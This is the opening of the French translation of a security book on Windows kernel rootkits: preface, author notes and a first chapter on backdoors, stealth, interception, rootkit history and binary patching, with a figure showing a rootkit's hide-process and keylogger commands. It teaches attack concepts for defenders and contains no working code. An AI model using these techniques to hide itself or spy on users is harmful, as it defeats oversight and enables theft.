CampusPress Référence

Rootkits

Infiltrations du noyau Windows



Comprenez ce que sont les rootkits et leurs mécanismes fondamentaux, et apprenez ainsi tout ce qu'il est nécessaire de savoir à propos de cet outil suprême des attaquants.


Greg Hoglund
James Butler













Rootkits

Infiltrations du noyau Windows

Greg Hoglund et James Butler

CampusPress

CampusPress a apporté le plus grand soin à la réalisation de ce livre afin de vous fournir une information complète et fiable. Cependant, CampusPress n'assume de responsabilités, ni pour son utilisation, ni pour les contrefaçons de brevets ou atteintes aux droits de tierces personnes qui pourraient résulter de cette utilisation.

Les exemples ou les programmes présents dans cet ouvrage sont fournis pour illustrer les descriptions théoriques. Ils ne sont en aucun cas destinés à une utilisation commerciale ou professionnelle.

CampusPress ne pourra en aucun cas être tenu pour responsable des préjudices ou dommages de quelque nature que ce soit pouvant résulter de l'utilisation de ces exemples ou programmes.

Tous les noms de produits ou marques cités dans ce livre sont des marques déposées par leurs propriétaires respectifs.

Publié par CampusPress
47 bis, rue des Vinaigriers
75010 PARIS
Tél. : 01 72 74 90 00

Mise en pages : TyPAO

ISBN : 2-7440-2076-1

Auteurs : Greg Hoglund et James Butler

Titre original :
Rootkits Subverting the Windows Kernel

Traducteur : Freenet Sofor ltd

ISBN original : 0-321-29431-9

Table des matières

A propos de *Rootkits*

"Quiconque travaillant dans le domaine de la sécurité informatique doit impérativement lire ce livre pour comprendre la menace croissante que constituent les rootkits. "

- Mark Russinovich, éditeur, *Windows IT Pro* et *Windows & .NETMagazine*

"Le contenu de ce livre n'est pas seulement d'actualité, il définit ce qu 'actuel veut dire. Il est véritablement à la pointe de la technologie. Seul ouvrage sur le sujet, Rootkits intéressera tous les chercheurs ou programmeurs en sécurité Windows. Il est détaillé, bien documenté, et les informations techniques qu'il propose sont d'excellente qualité. Le niveau des détails techniques, la somme des recherches et le temps investi dans l'élaboration d'exemples pertinents sont tout simplement impressionnants. En un mot : remarquable ! "

- Tony Bautts, consultant en sécurité et directeur général de Xtivix, Inc

"Ce livre est incontournable pour toute personne responsable de la sécurité sous Windows. Les professionnels de la sécurité, les administrateurs de systèmes Windows et les programmeurs en général se doivent de comprendre les techniques mises en œuvre par les auteurs de rootkits. Alors que de nombreux professionnels de l'informatique et de la sécurité s'inquiètent de l'apparition de nouveaux virus de messagerie ou sont occupés à installer les derniers correctifs de sécurité en date, Hoglund et Butler

ouvrent les yeux sur certaines des menaces les plus furtives et préoccupantes auxquelles les systèmes Windows sont exposés. Ce n 'est qu 'en comprenant ces techniques offensives que vous pourrez correctement défendre les réseaux et les systèmes dont vous avez la charge. "

- Jennifer Kolde, consultante en sécurité, auteur et formatrice

"Qu'y a-t-il de pire que d'être aux mains d'autrui ? Ne pas le savoir.

Découvrez ce que signifie être possédé par un inconnu en lisant l'ouvrage de Hoglund et Butler sur les rootkits, le premier du genre. Au top de la liste d'outils du hacker — laquelle inclut entre autres des décompilateurs, des désassembleurs, des moteurs d'injection d'erreurs, des debuggers de noyau, des ensembles de codes malveillants, des outils de test de code et des outils d'analyse de flux— se trouve le rootkit. En reprenant là où Exploiting Software s'était arrêté, le présent livre montre comment des attaquants peuvent se dissimuler sous vos yeux.

Les rootkits représentent une nouvelle vague de techniques d'attaque extrêmement puissantes. A l'instar d'autres codes malveillants, ils se caractérisent par leur furtivité. Ils restent indécelables pour /' observateur moyen et recourent à des méthodes diverses, telles que des hooks, des trampolines ou des patchs pour mener à bien leur mission. Les rootkits sophistiqués s'exécutent de telle manière qu'ils peuvent échapper à la détection des programmes de surveillance du système. Un rootkit offre un accès privilégié uniquement aux personnes qui savent qu 'il est présent sur le système et est prêt à recevoir des commandes. Les rootkits de niveau noyau peuvent dissimuler des fichiers et exécuter des processus pour installer une porte dérobée sur la machine cible.

Pour ceux d'entre nous qui tentons de protéger des systèmes informatiques, il est décisif de comprendre l'outil suprême des attaquants. Hoglund et Butler sont les mieux placés pour nous amener à une compréhension pratique des rootkits et de leurs mécanismes fondamentaux. "

- Gary MacGraw, Ph.D., directeur technique, Cigital,
coauteur de *Exploiting Software* (2004) et de *Building Secure Software* (2002), Addison-Wesley

"Greg et Jamie sont les deux experts indiscutables de l'infiltration des API Windows et de la création de rootkits. Ils lèvent le voile sur le mystère des rootkits en nous faisant partager des informations qui n 'avaient encore jamais été divulguées jusque-là. Quiconque s'intéresse à la sécurité des systèmes Windows, même de loin, devrait considérer la lecture de ce livre comme une priorité. "

Harlan Carvey, auteur de *Windows Forensics* et *Incident Recovery* (Addison-Wesley, 2005)

Ce livre est dédié à toutes les personnes qui ont apporté leur contribution à rootkit.com ainsi qu'à celles qui n'hésitent pas à partager leurs connaissances.

-Greg

A mes parents, Jim et Linda, pour ces nombreuses années de dévouement.

- Jamie

Préface

Un rootkit est un ensemble de programmes et de code permettant d'établir une présence permanente et indétectable sur un ordinateur.

Historique

Greg Hoglund et moi-même, James Butler, en sommes venus à nous intéresser aux rootkits dans le cadre de notre activité professionnelle, qui a trait à la sécurité informatique. Mais l'approfondissement du sujet s'est vite transformé en une mission personnelle pour tous les deux (signifiant des veillées tardives et des week-ends studieux). Cela a conduit Hoglund à fonder rootkit.com, un forum consacré à la rétro-ingénierie et au développement de rootkits. Nous sommes tous les deux grandement impliqués dans ce forum. C'est moi qui ai contacté en premier Hoglund *via* ce site car j'avais besoin de tester un nouveau rootkit puissant de ma création, FU[1]. Je lui ai donc envoyé une partie du code source et un fichier binaire précompilé. Involontairement, cependant, j'avais omis de lui transmettre le code source du driver. Hoglund a simplement chargé le rootkit précompilé sur sa station de travail sans me poser de question puis m'a signalé à ma grande surprise que FU semblait fonctionner parfaitement. Notre confiance mutuelle n'a cessé de grandir depuis[1 2].

Nous sommes tous les deux depuis longtemps motivés par un besoin presque obsessionnel de disséquer le noyau Windows par rétro-ingénierie. C'est un peu comme lorsque quelqu'un affirme qu'une certaine chose est impossible à faire et que vous vous efforcez d'y parvenir. Il est très satisfaisant d'apprendre le fonctionnement des prétendus produits de sécurité pour trouver des moyens de les contourner, ce qui mène inévitablement au développement de meilleurs mécanismes de protection.

1. Je ne m'intéressais pas aux rootkits à des fins malveillantes et étais plutôt fasciné par la puissance des modifications de niveau noyau, ce qui m'a amené à développer le premier programme de détection de rootkits, VICE.

2. Hoglund se demande d'ailleurs encore de temps à autre si la version originale de FU s'exécute toujours sur sa machine.

Le fait qu'un produit déclare assurer un certain niveau de sécurité ne signifie pas nécessairement que ce soit le cas. En jouant le rôle de l'attaquant, nous avons un avantage considérable. Il nous suffit de penser à une seule chose que le défenseur aurait pu oublier de considérer. Le défenseur doit, lui, penser à toutes les choses qu'un attaquant pourrait faire.

Il y a quelques années de cela, nous avons décidé de faire équipe pour proposer des cours de formation sur les aspects offensifs de la technologie des rootkits. Au départ, le contenu dont nous disposions nous permettait d'assurer une formation d'une seule journée. Mais, avec le temps, nous avons compilé des centaines de pages de notes et d'exemples de code qui constituent les fondements de ce livre. Nous dispensons à présent cette formation plusieurs fois par an à l'occasion de la conférence de sécurité Black Hat et aussi de manière privée.

Par la suite, nous avons également entrepris de collaborer au sein de la société HBGary, Inc, où nous sommes confrontés quotidiennement à des problèmes de rootkit très complexes. Dans ce livre, nous nous fondons sur notre expérience pour couvrir les menaces auxquelles sont exposés les utilisateurs de Windows aujourd'hui et qui ne feront probablement qu'augmenter dans le futur.

Lectorat du livre

Ce livre se destine à ceux qui s'intéressent à la sécurité informatique et qui souhaitent obtenir une perspective plus réelle des menaces qui existent. De nombreux ouvrages et autres documents expliquent comment les intrus s'y prennent pour pénétrer dans des systèmes informatiques, mais peu a été dit sur ce qu'ils peuvent y faire ensuite. Le présent livre aborde notamment les méthodes par lesquelles un intrus parvient à dissimuler son activité sur une machine compromise.

Nous pensons que la plupart des éditeurs de logiciels, y compris Microsoft, ne prennent pas les rootkits au sérieux, c'est pourquoi nous publions ce livre. Son contenu n'a rien de révolutionnaire pour ceux qui travaillent déjà avec des rootkits ou des systèmes d'exploitation depuis de nombreuses années. Mais il prouvera à tous les autres que les rootkits représentent un risque réel pour la sécurité et qu'un scanner de virus ou un pare-feu d'hôte ne suffit pas pour s'en protéger. Il démontre qu'un rootkit peut s'infiltrer dans un ordinateur et y demeurer des années sans que personne ne remarque rien.

La transmission efficace d'informations sur les rootkits demandait d'écrire la plus grande partie du livre du point de vue de l'attaquant, mais nous terminons néanmoins par une perspective défensive. A mesure que vous découvrirez les objectifs et techniques de vos agresseurs potentiels, vous en apprendrez plus sur les faiblesses de votre système et la façon de les pallier. La lecture de ce livre vous aidera à améliorer la sécurité de votre système et à prendre des décisions plus informées en matière d'achat de logiciels de protection.

Prérequis

Tout le code contenu dans ce livre a été écrit en C. Vous serez donc plus à même de saisir et d'exploiter les exemples proposés si vous comprenez au moins les principes de base de ce langage, celui de pointeur étant le plus important. Si vous ne disposez d'aucune connaissance en programmation, vous devriez quand même pouvoir suivre la logique des exemples et comprendre les menaces évoquées même si les détails précis de leur implémentation vous échappent. Certaines sections font appel à des concepts propres à l'architecture des drivers pour Windows, mais aucune expérience en matière de développement de drivers n'est requise. Nous vous guiderons dans l'élaboration d'un driver pour Windows et poursuivrons à partir de là avec la technologie des rootkits.

Portée du livre

Ce livre couvre les rootkits pour Windows, bien que la plupart des concepts exposés s'appliquent également à d'autres systèmes d'exploitation tels que Linux. Nous nous concentrons sur les rootkits de niveau noyau car ce sont les plus difficiles à détecter. Nombre de rootkits publics pour Windows opèrent dans le mode utilisateur[1] car ce genre de rootkit est plus facile à implémenter puisqu'il ne demande pas de maîtriser le fonctionnement du noyau non documenté.

Nous avons choisi d'ignorer les spécificités de rootkits particuliers pour nous attarder sur les approches générales mises en œuvre par tous les rootkits. Dans chaque chapitre, nous introduisons une technique de base, expliquons son utilité et montrons comment l'implémenter à l'aide d'exemples de code. Fort de ces informations, vous devriez pouvoir étendre ces exemples de mille façons différentes

1. C'est-à-dire qu'ils n'impliquent pas de modifications du noyau et s'appuient à la place sur la modification de programmes utilisateur.

pour accomplir toutes sortes de tâches. Lorsque vous travaillez au niveau du noyau, vous n'êtes limité que par votre imagination.

La majorité du code fourni dans ce livre est téléchargeable sur www.rootkit.com**.** Pour chaque exemple, l'URL précise est indiquée. D'autres auteurs de rootkits publient également les résultats de leurs recherches sur ce site, et vous trouverez certainement utile de les consulter pour vous tenir au courant des dernières découvertes.

Remerciements

Nous n’aurions pas pu écrire ce livre sans l’aide des nombreuses personnes qui nous ont aidé à parfaire notre compréhension de la sécurité informatique au fil des années. Nous tenons à remercier en premier lieu nos collègues et la communauté d’utilisateurs de rootkit.com. Un grand merci également à tous les étudiants qui ont suivi notre formation sur les aspects offensifs de la technologie des rootkits. A chaque fois que nous enseignons, nous apprenons quelque chose de nouveau.

Les personnes suivantes nous ont fait partager leurs commentaires éclairés lors des premières épreuves du livre : Tony Bautts, Richard Bejtlich, Harlan Carvey, Graham Clark, Greg Cummings, Jeremy Epstein, Jennifer Kolde, Marcus Leech, Gary McGraw et Sherri Sparks. Nous sommes aussi très reconnaissants à Audrey Doyle, qui a grandement contribué à l’élaboration du livre dans des conditions de planification très serrées.

Enfin, nous exprimons notre gratitude envers notre éditeur, Karen Gettman, et son assistante, Ebony Haight, chez Addison-Wesley, pour s’être si bien adaptées à nos agendas surchargés ainsi qu’aux grandes distances qui nous séparent et pour avoir su maintenir notre attention sur l’ouvrage. Elles nous ont apporté tout ce dont nous avions besoin pour réussir à l’écrire.

- Greg et Jamie.

A propos des auteurs

Greg Hoglund a été un pionnier dans le domaine de la sécurité logicielle. Il est directeur général de HBGary, Inc, une société leader dans la fourniture de services de vérification de la sécurité des logiciels. Après avoir conçu un des premiers analyseurs de vulnérabilités réseau (adopté par plus de la moitié des entreprises figurant au classement Fortune 500), il a développé et documenté le premier rootkit pour Windows NT, créant dans le même élan www.rootkit.com**.** Greg intervient fréquemment lors de conférences sur la sécurité, dont Black Hat et RSA. Il est le coauteur du best-seller *Exploiting Software: How to Break Code* (Addison-Wesley, 2004).

James Butler, directeur technique chez HBGary, est un expert éminent en programmation de noyau et de développement de rootkits et possède aussi une grande expérience des systèmes de détection d'intrusion d'hôte. Il est l'auteur de VICE, un système de détection de rootkit et d'analyse forensique. Il a travaillé auparavant comme cadre-ingénieur pour la conception des logiciels de sécurité chez Enterasys et comme scientifique informatique à la NSA (*National Security Agency).* Il participe souvent en tant que formateur et intervenant aux conférences de sécurité Black Hat. Il détient en outre une maîtrise d'informatique de l'université du Maryland et a publié des articles dans les revues *IEEE Information Assurance Workshop, Phrack, USENIX ;login:* et *Information Management and Computer Security.*

A propos de l’illustration en couverture

L’illustration en couverture du livre possède une signification importante pour Jamie et moi. Nous l’avons conçue nous-mêmes avec l’aide d’un artiste brésilien très talentueux qui se nomme Paulo. Le personnage illustré est un *samouraï,* une figure japonaise historique (notre approche créative ne doit en aucun cas être considérée comme une marque d’irrespect). Nous avons choisi ce guerrier car il incarne la magnificence de son art et sa maîtrise, la force de caractère et le fait que cet art était essentiel pour sa culture et ses maîtres. Ce motif souligne aussi l’importance de reconnaître l’interconnectivité du monde dans lequel nous vivons.

Le sabre est l’outil du samouraï, le moyen d’expression de son talent. Vous remarquerez qu’il apparaît au centre de l’image et est enfoncé dans le sol. De lui partent des racines qui symbolisent la dynamique de l’acquisition de la connaissance. Ces racines deviennent des circuits pour représenter la connaissance des technologies informatiques et les outils du développeur de rootkits. Les idéogrammes, ou *kanji,* qui figurent derrière lui signifient "acquérir le savoir".

Nous pensons qu’il s’agit d’une description juste de notre travail. Jamie et moi apprenons continuellement et actualisons nos compétences. Nous sommes heureux de pouvoir communiquer à d’autres ce que nous avons appris. Nous voulons vous sensibiliser à l’incroyable pouvoir qui réside dans le développement de racines.

Greg Hoglund

1

Ne laisser aucune trace

Subtil et immatériel, l'expert ne laisse pas de trace ; mystérieux comme une divinité, il est inaudible. C'est ainsi qu'il met l'ennemi à sa merci.

- Sun Tzu

De nombreux ouvrages ont déjà traité du détournement de systèmes informatiques et de logiciels, de l'exécution de scripts d'attaque, de la programmation d'exploits de débordement de tampon ou de la création de shellcode (code permettant de lancer un interpréteur de commandes), tels que *Exploiting SoftwareThe Schellcoder's Handbook*[1] [2] et *Hacking Exposed*[3].

Ce livre est différent. Plutôt que parler des attaques elles-mêmes, il montre comment les attaquants restent "présents" sur un système *après* s'y être introduits. Peu de livres expliquent ce qui peut se passer après une intrusion réussie, à l'exception des ouvrages sur l'investigation forensique informatique (ou inforensique). Tandis que ces derniers ont une approche défensive - comment détecter l'attaquant et disséquer par rétro-ingénierie le code malveillant -, nous avons choisi pour ce livre une approche offensive en exposant la façon dont un attaquant demeure sur un

1. G. Hoglund et G. McGraw, *Exploiting Software: How to Break Code* (Boston : Addison-Wesley, 2004). Voir aussi www.exploitingsoftware.com.
2. J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta et R. Hassell, *The Shellcoder's Handbook* (New York : John Wiley & Sons, 2004).
3. S. McClure, J. Scambray et G. Kurtz, *Hacking Exposed* (New York : McGraw-Hill, 2003).

système sans être détecté, ce dernier point étant essentiel pour le succès de son opération sur le long terme.

Ce chapitre présente la technologie et les principes généraux de fonctionnement d'un rootkit. C'est un élément parmi les nombreux outils de la panoplie d'un attaquant, mais il est décisif pour la réussite de nombreux types d'attaques.

Le code d'un rootkit n'est pas intrinsèquement malveillant, mais il peut être employé par des programmes qui le sont. Il est important de comprendre cette technologie pour être en mesure de se défendre contre les attaques modernes et avancées.

Comprendre les motifs de votre agresseur

Une porte dérobée, ou *backdoor,* dans un ordinateur permet à un attaquant de revenir. Elle a été à l'honneur dans de nombreux films de Hollywood, sous la forme d'un mot de passe ou autre moyen secret permettant d'accéder à un système informatique hautement sécurisé. Cette technique ne se limite toutefois pas au cinéma et figure également dans des scénarios bien réels où elle sert à diverses activités clandestines, telles que le vol de données, la surveillance des utilisateurs ou la pénétration profonde au sein de réseaux informatiques.

Un attaquant laisse une porte dérobée pour diverses raisons. La première est qu'il est difficile de s'introduire sur un système informatique. Aussi, une fois qu'il y parvient, il cherchera à y conserver un pied. A partir du système compromis, il pourra, par exemple, lancer d'autres attaques.

Un autre motif majeur est la collecte d'informations. L'attaquant peut enregistrer la frappe au clavier, surveiller le comportement de l'utilisateur au fil du temps, intercepter des paquets sur le réseau et *exfiltrer*[1] des données. Toutes ces activités requièrent de laisser une porte dérobée, un programme actif qui assurera la collecte des informations.

Une intrusion peut aussi avoir pour but la destruction d'un système, auquel cas l'attaquant laissera une *bombe logique* prévue pour agir au moment voulu. Dans cette situation, même si l'attaquant ne requiert pas de revenir sur le système, le programme devra, comme dans le cas d'une porte dérobée, rester indétectable.

1. Exfiltrer : transporter une copie de données d'un emplacement vers un autre.

Un programme furtif

Pour passer inaperçu, un programme *backdoor* doit avoir pour caractéristique d'être furtif (*stealth*), c'est-à-dire ne pas être détectable. Sur ce point, la plupart des programmes disponibles ne brillent pas et sont sources d'aléas. La raison principale à cela est que les développeurs cherchent à intégrer toutes sortes de fonctionnalités dans un programme backdoor fourre-tout. Par exemple, prenez les programmes Back Orifice ou NetBus. Ils arborent tous deux une liste impressionnante de fonctionnalités, certaines aussi ridicules que l'éjection du plateau du lecteur de CD- ROM. Cela peut être drôle comme blague de bureau, mais c'est totalement inadéquat dans le cadre d'une opération professionnelle[1]. Si l'attaquant n'est pas prudent, il révélera sa présence sur le réseau et toute l'opération échouera. Pour cette raison, une telle action nécessite l'emploi de programmes de backdoor automatisés qui ne servent qu'à une chose et à rien d'autre, garantissant des résultats cohérents.

Si les opérateurs d'un système ou d'un réseau soupçonnent une intrusion, ils peuvent recourir à une investigation forensique pour rechercher un programme backdoor ou ayant une activité inhabituelle[1 2]. La meilleure protection contre ce genre d'inspection est la furtivité : passer inaperçu pour ne pas déclencher de recherches. Il existe à cette fin diverses façons de procéder. Un attaquant peut essayer d'être discret en maintenant le trafic réseau qu'il engendre à un niveau minimal et en ne sauvegardant pas ses fichiers sur le disque dur. Certains attaquants stockent leurs fichiers sur le disque mais utilisent des techniques de dissimulation. Si la furtivité d'une attaque est bien gérée, il n'y aura pas d'investigation car l'intrusion ne sera pas détectée. Et, même en cas de suspicion d'une attaque, une furtivité bien préservée permettra aux fichiers dissimulés d'échapper à la détection.

1. "Professionnelle" signifie ici une opération autorisée, par exemple dans le cadre de l'exercice de la loi ou de l'exécution de tests de pénétration.
2. Pour un document intéressant sur l'analyse forensique, consultez D. Farmer et W. Venema, *Forensic Discovery* (Boston : Addision-Wesley, 2004).

Quand la furtivité est secondaire

Parfois, une attaque n'a pas besoin d'être furtive. Par exemple, un intrus souhaitant rester sur un système juste le temps de subtiliser des données, comme un spool d'e-mail, n'aurait pas forcément besoin de se soucier que son attaque soit détectée *a posteriori*.

Une autre situation où la furtivité n'est pas nécessairement utile est lors d'attaques visant le plantage d'un système, par exemple si l'ordinateur visé contrôle un système antiaérien. Dans ce cas, la discrétion n'est pas un souci majeur, seule la finalité de l'action importe. Dans ce type de situation, l'attaque est souvent flagrante (et perturbante pour la victime). Si vous souhaitez en apprendre davantage sur ce type d'opération, ce livre ne vous sera d'aucune aide.

Maintenant que vous avez une compréhension de base des motifs d'un attaquant, nous pouvons passer à l'étude des principes de fonctionnement généraux d'un rootkit. Ouvrons tout d'abord une parenthèse le temps d'un bref historique.

Qu'est-ce qu'un rootkit

Le terme *rootkit* existe déjà depuis plus de dix ans. Il désigne un kit de petits programmes qui permettent à un attaquant de maintenir un accès de niveau "root" (ou administrateur) sur un système, c'est-à-dire de l'utilisateur le plus puissant sur un ordinateur. En d'autres termes, *c'est un ensemble de programmes et de code qui octroient à son utilisateur une présence permanente ou cohérente et indétectable sur un ordinateur.*

Dans cette définition, le terme clé est "indétectable". La plupart des techniques et astuces employées par un rootkit visent à dissimuler du code et des données sur un système. Ainsi, beaucoup de rootkits peuvent masquer des fichiers et des répertoires. D'autres fonctionnalités concernent l'accès à distance et l'interception, par exemple pour capturer des paquets du réseau. Lorsque ces différentes fonctions sont combinées, elles délivrent un knock-out à la sécurité.

Un rootkit n'est pas nécessairement du code malveillant, et il n'est pas non plus toujours utilisé pour des actes illicites. Il est important de comprendre qu'il s'agit d'une technologie. Il existe aussi beaucoup de programmes commerciaux légitimes qui offrent à leurs utilisateurs la possibilité d'administrer un système à distance et même de pratiquer la surveillance logicielle. Certains de ces programmes

sont même furtifs. A bien des égards, ils pourraient également être considérés comme étant des rootkits. Dans le cadre d'une opération légale, le terme "rootkit" pourrait aussi être utilisé pour désigner le programme backdoor autorisé — alors installé sur une cible dans le cadre de l'exercice de la loi. Nous aborderons ce sujet plus loin dans ce chapitre. De grandes entreprises emploient également cette technologie pour surveiller et faire respecter les réglementations régissant l'usage des ordinateurs.

Grâce à une démarche offensive, nous vous ferons découvrir les compétences et techniques mises en œuvre par votre ennemi. Vous étendrez en même temps vos propres connaissances en cherchant à vous protéger contre la menace du rootkit. Si vous êtes un développeur légitime utilisant cette technologie, ce livre vous aidera à acquérir une base de connaissances et de compétences que vous pourrez ensuite développer.

Raison d'être des rootkits

Les rootkits sont une invention récente, mais l'espionnage est un art ancien, aussi vieux que la guerre. Ils existent pour les mêmes raisons que les microphones espions existent : certaines personnes souhaitent voir ou contrôler ce que d'autres font. Avec la dépendance accrue de nos sociétés par rapport aux informations, les ordinateurs sont devenus des cibles naturelles.

Un rootkit n'est utile que dans une situation où une voie d'accès au système touché doit être maintenue. Lorsqu'un attaquant souhaite simplement s'emparer de données et partir, il n'a aucune raison de vouloir laisser un rootkit qui l'exposerait de plus au risque d'être détecté. En se contentant de subtiliser des données et de nettoyer les traces de son passage, son action passera inaperçue.

Un rootkit fournit deux fonctions principales : le contrôle à distance et l'écoute, ou interception, logicielle.

Contrôle à distance

Le contrôle à distance comprend diverses actions, telles que contrôler des fichiers, provoquer le redémarrage du système ou son plantage avec apparition de l'écran bleu *(Blue Screen ofDeath),* accéder à l'interpréteur de commandes (par exemple

cmd.exe ou /bin/sh). La Figure 1.1 illustre un exemple de menu de commandes d'un rootkit.

Figure 1.1
Exemple de menu de commandes d'un rootkit de noyau.

```
Win2K Rootkit by  the team rootkit.com
Version 0.4
alpha

command           description
ps                show process list
help              this data
buffertest        debug output
hidedir           hide prefixed file or directory

hideproc          hide prefixed processes
debugint          (BSOD)fire int3

sniffkeys         toggle keyboard sniffer
écho <string>     écho the given string

*"(BSOD)" means Blue Screen of Death
  if a kernel debugger is not présent!
*"prefixed" means the process or filename
  starts with the letters '_root_'.
*"sniffer" means listening or monitoring software.
```

Interception logicielle

L'écoute, ou interception, logicielle fait partie de l'activité de surveillance des utilisateurs. Elle peut comprendre la capture de paquets du réseau, l'enregistrement de la frappe au clavier et la lecture des e-mails. Un attaquant peut utiliser ces techniques pour subtiliser des mots de passe ou même des clés de chiffrement.

Guerre électronique

Les rootkits trouvent leur emploi dans la guerre électronique, mais ils n'en sont pas la première incarnation.

Des guerres sont engagées sur de nombreux fronts, et celle de l'intelligence économique n'est pas des moindres. Depuis la fin de la Deuxième Guerre mondiale jusqu'à la fin de la guerre froide, l'Union soviétique avait organisé une opération de collecte de renseignements à grande échelle pour s'emparer de technologies[1].

1. G. Weiss, "The Farewell Dossier" (Washington : CIA, Centre d'étude des informations, 1996), disponible sur www.cia.gov/csi/studies/96unclass/farewell.htm.

Après avoir été renseigné par la France et avoir identifié certaines des activités clandestines sur leur sol, les Etats-Unis ont introduit des plans, des logiciels et des renseignements fallacieux dans le canal d'acheminement. Un incident rapporté indique que des modifications logicielles (les "ingrédients supplémentaires" prévus par la CIA) auraient été à l'origine de l'explosion d'un pipeline de gaz en Sibérie[1]. L'incident alors photographié par des satellites avait été décrit comme étant "l'explosion non nucléaire et l'incendie les plus gigantesques jamais enregistrés depuis l'espace"[* 2].

Emplois légitimes des rootkits

Comme déjà introduit plus haut, les rootkits peuvent être utilisés à des fins légitimes. Par exemple, ils peuvent servir à collecter des preuves lors d'opérations d'interception avancées mises en œuvre dans le cadre de l'exercice de la loi. Ceci serait applicable dans n'importe quel crime impliquant l'usage d'un ordinateur, tel que l'intrusion sur des systèmes informatiques, la création ou la distribution de contenus illicites (par exemple des photographies pédophiles), le piratage de produits protégés (tels des logiciels, de la musique, etc.) ou toute violation de la DMCA[3].

Les rootkits peuvent également être utilisés lors de conflits entre nations. Les pays et leurs armées s'appuient fortement sur leurs systèmes informatiques. Si ces ordinateurs étaient défaillants, leurs cycles de décision et leurs opérations s'en trouveraient affectés. Une attaque au moyen d'un ordinateur, par opposition à une attaque conventionnelle, présente de nombreux avantages : coûts inférieurs, vies humaines épargnées, peu de dommages collatéraux, et, dans la plupart des cas, les dommages ne sont pas permanents. Par exemple, si un pays bombarde des sites de ressources énergétiques, la reconstruction des installations nécessitera des investissements colossaux. Si un ver logiciel infecte le réseau de contrôle de la distribution énergétique et le désactive, le pays touché perd l'usage des ressources mais les dommages ne sont ni permanents ni démesurément coûteux.

L. L'explosion aurait été provoquée par une sorte de compromission logicielle.

2. D. Hoffman, "Cold War hotted up when sabotaged Soviet pipeline went off with a bang", *Sydney Morning Herald*, 28 février 2004.

3. Le Digital Millenium Copyright Act de 1998, PL 105-304, 17 USC § 101 et seq.

Un bref historique

Les rootkits ne sont pas un concept récent. En fait, nombre des techniques qu'ils utilisent s'apparentent à celles qui étaient implémentées dans les virus vers la fin des années 1980, par exemple modifier les tables système, les données en mémoire ou le flux d'exécution ; le but était alors d'éviter la détection par les scanners de virus (à cette époque, l'infection se faisait principalement par l'intermédiaire de disquettes et des serveurs BBS).

Lors de l'introduction de Windows NT, le modèle de mémoire a changé pour que les programmes utilisateur ne puissent plus modifier les tables système. Il s'ensuivit alors une période d'accalmie en matière de technologie de virus car aucun auteur n'utilisait le nouveau noyau Windows.

Lorsqu'il a commencé à prendre de l'ampleur, le réseau Internet était dominé par les systèmes d'exploitation Unix et les virus n'étaient pas aussi répandus. C'est toutefois à cette époque que sont apparus les premiers vers de réseau. Après l'incident du ver Morris, la communauté informatique prit conscience de l'existence des exploitations de failles logicielles[1], appelées "exploits" — *Ndt : le terme "exploit", tel qu'il est utilisé dans ce contexte, se rapporte aussi bien à une vulnérabilité qu'au code permettant de l'exploiter.* Au début des années 1990, beaucoup de hackers ont compris comment tirer parti des débordements de tampon, la "bombe nucléaire" de tous les exploits. En revanche, les auteurs de virus ont continué à rester calmes pendant près d'une décennie.

A cette époque, un hacker pénétrait un système, installait son camp puis s'en servait pour initier d'autres attaques. Après l'intrusion, il devait conserver un accès au système. C'est ainsi que naquirent les premiers rootkits. Il s'agissait alors de simples programmes backdoor qui n'utilisaient que peu d'ingrédients pour la furtivité. Ils opéraient parfois en remplaçant les fichiers système clés par des versions altérées qui permettaient le masquage de fichiers et de processus. Par exemple, considérez le programme ls qui liste les fichiers et les répertoires. Un rootkit de première génération l'aurait remplacé par une version troyenne qui aurait permis de dissimuler un fichier créé avec un certain nom, comme hack_x. Ensuite, l'attaquant aurait stocké ses données suspectes dans ce fichier et le programme ls modifié aurait évité qu'il apparaisse lors d'un listage.

1. Robert Morris a été l'auteur du premier ver Internet recensé. Pour un compte rendu de l'événement, consultez K. Hafner et J. Markoff, *Cyberpunk: Outlaws and Hackers on the Computer Frontier* (New York : Simon a Schuster, 1991).

La contre-attaque de la part des administrateurs système a été alors d'écrire des programmes tels que Tripwire (www.tripwire.org) qui pouvaient révéler si des fichiers avaient subi des changements. En reprenant notre exemple précédent, Tripwire aurait pu examiner ls et détecter son altération.

La réponse naturelle des hackers a été de pénétrer le noyau. Les premiers rootkits de noyau ont été développés pour les machines Unix. A cette époque, ils pouvaient compromettre n'importe quel utilitaire de protection. Ainsi, les troyens n'étaient plus nécessaires et tout l'aspect furtif devenait contrôlable en modifiant le noyau. Cette technique n'était pas différente de celles évoquées précédemment pour les virus à la fin des années 1980.

Fonctionnement d'un rootkit

Les rootkits emploient un concept simple appelé *modification*. En général, un logiciel est conçu pour prendre certaines décisions d'après des données très spécifiques. Un rootkit identifie et modifie un logiciel pour qu'il fasse des choix incorrects.

Il y a de nombreux endroits où ce genre de modification peut être accompli. Certains d'entre eux seront évoqués dans les paragraphes qui suivent.

Le patching

Le code exécutable, appelé aussi un (fichier) *binaire,* se compose d'une série d'instructions codées sous forme d'octets de données. Ces octets se suivent selon un ordre spécifique, et ils ont une signification pour l'ordinateur. La logique d'un programme peut être modifiée si l'on change certains des octets qui le composent. Cette technique est parfois appelée le *patching*. Un programme n'est pas intelligent, il fait exactement ce qu'on lui dit de faire et rien d'autre. C'est la raison pour laquelle la modification est un procédé qui fonctionne bien. En fait, cela n'est pas vraiment difficile. Le patch d'octets est l'une des principales techniques utilisées par les crackers pour contourner les protections des logiciels ou pour tricher avec des jeux vidéo et s'octroyer des avantages illimités.

Les œufs de Pâques

Les modifications de la logique d'un programme peuvent aussi être "intégrées". Un programmeur peut ajouter une porte dérobée lors du développement. Le code pernicieux ne fait alors pas partie de la conception documentée ou, dit autrement, il s'agit d'une fonctionnalité cachée. Il existe des modifications de logique intégrées

inoffensives, connues sous le nom d'œufs de Pâques, par lesquelles l'auteur (ou l'équipement de développement) du programme laisse quelque chose en guise de signature. Les premières versions de Microsoft Excel, par exemple, contenaient un œuf de Pâques qui permettait à l'utilisateur qui le découvrait de jouer à un jeu de tir en 3D, semblable à Doom[1], à partir d'une feuille de calcul.

Modification de type spyware

